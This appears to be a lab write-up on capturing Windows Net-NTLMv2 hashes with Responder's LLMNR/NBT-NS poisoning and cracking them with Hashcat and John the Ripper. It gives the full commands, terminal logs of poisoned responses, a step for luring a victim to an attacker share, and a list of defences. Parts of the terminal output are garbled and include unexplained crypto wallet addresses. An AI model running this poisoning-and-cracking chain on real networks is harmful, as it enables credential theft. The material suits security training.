

Lab of Password Cracking by

Khizar Malik :

Using Hashcat and John The ripper

Introduction

Password cracking is an essential technique in ethical hacking used to assess the strength of authentication mechanisms. In Windows environments, attackers can capture authentication hashes (such as Net-NTLMv2) over the network and attempt to crack them offline using specialized tools.


Navigating to Responder Directory

The tool **Responder** is pre-installed in Kali Linux and is used to capture authentication hashes.

Command :

```
cd usr/share/responder
```

Screenshot:



```
root@MALIK: /usr/share/responder
Session Actions Edit View Help

(root@MALIK)-[/]
# cd usr

(root@MALIK)-[/usr]
# cd share

(root@MALIK)-[/usr/share]
# cd responder

(root@MALIK)-[/usr/share/responder]
# ls
certs          logs           __pycache__   Responder.py  tools
DumpHash.py    odict.py      Report.py     script        utils.py
files          packets.py    Responder.conf script         servers
hash1.txt     poisoners     Responder.db  settings.py
```


Assigning Permissions

Before execution, proper permissions must be granted to the script:

Command

Chmod +x ./Responder.py

Screenshot:



```
(root@MALIK)-[/usr/share/responder]
# chmod +x ./Responder.py
```


Running Responder

Responder is executed to listen for network requests and capture authentication attempts:

Command:

Sudo responder -I eth0 -wv

Screenshot:



```
root@MALIK: /usr/share/responder
Session Actions Edit View Help
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.5
(root@MALIK)-[/usr/share/responder]
# sudo responder -I eth0 -wv kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/non-free amd64 Packages [184 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [8
93 kB]
Fetched 358 kB in 1s (3566 kB/s)
Reading package lists... Done

root@MALIK: /home/kali
[*] Tips jar:install responder
Key USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
Buf BTC -> bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49
Reading state information... Done
[+] Poisoners: already the newest version (3.2.2.0-0kali1).
Sol LLMNR dependencies... Done [ON]
The NBT-NS ing packages were automatically installed and are no longer require
d: MDNS [ON]
l DNS /6 python3-pysnmp4 [ON]
Use DHCP apt autoremove to re[OFF] them.
0 u DHCPv6 0 newly installed, [OFF] remove and 222 not upgraded.

[+] Servers: /home/kali
HTTP server/responder [ON]
cd: HTTPS server or directory: [ON]share/responder
WPAD proxy [ON]
Auth proxy /home/kali [OFF]
SMB server [ON]
```

```
root@MALIK: /usr/share/responder

Session Actions Edit View Help

[+] Poisoning Options:
  Analyze Mode [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Force ESS downgrade [OFF]

[+] Generic Options:
  Responder NIC [eth0]
  Responder IP [192.168.44.128]
  Responder IPv6 [fe80::20c:29ff:fe49:fd1f]
  Challenge set [random]
  Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
  Don't Respond To MDNS TLD ['_DOSVC']
  TTL for poisoned response [default]

[+] Current Session Variables:
  Responder Machine Name [WIN-5ZBZLG02P2C]
  Responder Domain Name [XUI0.LOCAL]
  Responder DCE-RPC Port [46553]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>


[+] Listening for events ...
```

Triggering Authentication (Victim Interaction)

To capture hashes, a victim system is induced to connect to a shared resource such as:

Command:

```
\\<attacker-ip>\share
```



Accessing Captured Logs

Captured hashes are stored in the logs directory:

Command:

Cd logs

```

root@MALIK: /usr/share/responder

Session Actions Edit View Help
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.44.128]
Responder IPv6 [fe80::20c:29ff:fe49:fd1f]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['DOSVC']
TTL for poisoned response [default]


[+] Current Session Variables:
Responder Machine Name [WIN-KGDG1SE2CYM]
Responder Domain Name [RM0F.LOCAL]
Responder DCE-RPC Port [47157]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events ...

[*] [MDNS] Poisoned answer sent to 192.168.44.129 for name DESKTOP-L5HCB2A.local
[*] [MDNS] Poisoned answer sent to fe80::6cfc:13d0:fb46:2f1a for name DESKTOP-L5HCB2A.local
[*] [LLMNR] Poisoned answer sent to fe80::6cfc:13d0:fb46:2f1a for name DESKTOP-L5HCB2A
[*] [LLMNR] Poisoned answer sent to 192.168.44.129 for name DESKTOP-L5HCB2A
[*] [NBT-NS] Poisoned answer sent to 192.168.44.129 for name TEST (service: File Server)
[*] [LLMNR] Poisoned answer sent to fe80::64ca:2f15:ab36:ebe8 for name DESKTOP-I40SG76
[*] [LLMNR] Poisoned answer sent to 192.168.44.1 for name DESKTOP-I40SG76
[*] [LLMNR] Poisoned answer sent to 192.168.44.1 for name DESKTOP-I40SG76
[*] [LLMNR] Poisoned answer sent to fe80::64ca:2f15:ab36:ebe8 for name DESKTOP-I40SG76
  
```


Screenshot:



Preparing Wordlist


A wordlist such as **rockyou.txt** is used for dictionary attacks. If compressed, it must be decompressed:

Command:

Cd usr/share/wordlists

Sudo gzip -d rockyou.txt.gz

Screenshot:



```
root@MALIK: /usr/share/wordlists
Session Actions Edit View Help
(kali@MALIK)-[/usr/share/wordlists]
$ sudo su /usr/share/responder/logs
[sudo] password for kali:
(root@MALIK)-[/usr/share/wordlists]
# ls
dirb          fasttrack.txt  legion         rockyou.txt.gz  wifite.txt
dirbuster     fern-wifi      metasploit    sqlmap.txt
dnsmap.txt    john.lst      nmap.lst      wfuzz
(root@MALIK)-[/usr/share/wordlists]
# gzip -d rockyou.txt.gz
```


Cracking with Hash cat

Hash cat is a GPU-accelerated password cracking tool and is highly efficient for Net-NTLMv2 hashes:

Command:

```
hashcat -m 5600 hash1.txt /usr/share/wordlists/rockyou.txt -O
```

Screenshot:

A screenshot of a terminal window with a dark background. The prompt is (root@MALIK)-[/usr/share/responder/logs]. The command hashcat -m 5600 hash1.txt /usr/share/wordlists/rockyou.txt is entered. The output shows hashcat (v7.1.2) starting, followed by OpenCL API information. It then lists device details for a CPU. Password and salt length support is shown. An error message 'Token length exception' is displayed for the first hash, followed by a detailed explanation of the error. The final output is 'No hashes loaded.'

```
(root@MALIK)-[/usr/share/responder/logs]
# hashcat -m 5600 hash1.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, L
LVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1456/2912
  MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashfile 'hash1.txt' on line 1 (c6f599 ... 975E3B3CBDC010C7CB79840E4A7CB ... ): T
oken length exception

* Token length exception: 1/1 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username or --dynamic-x option is used but no username or dynamic-tag is
  present)

No hashes loaded.
```

Cracking with John the Ripper

John the Ripper is used to perform dictionary-based password cracking:

Command:

```
john --format=netntlmv2 hash1.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules
```

Note: you can use hash cat or john the ripper both with given commands to crack hashes but also remember it require high end gpu for complex passwords.

Attack Methodology

The process follows these steps:

1. Capture authentication hashes using Responder
 2. Store hashes in a file
 3. Use a wordlist to attempt password recovery
 4. Apply cracking tools (John / Hashcat)
 5. Retrieve plaintext passwords if found
-

Security Implications

This attack demonstrates:

- Weak password vulnerabilities
 - Risks of unsecured network protocols
 - Exposure due to misconfigured systems
-

Defensive Measures

To prevent such attacks:

- Disable LLMNR and NBT-NS
- Use strong, complex passwords
- Implement Multi-Factor Authentication (MFA)
- Monitor network traffic
- Use intrusion detection system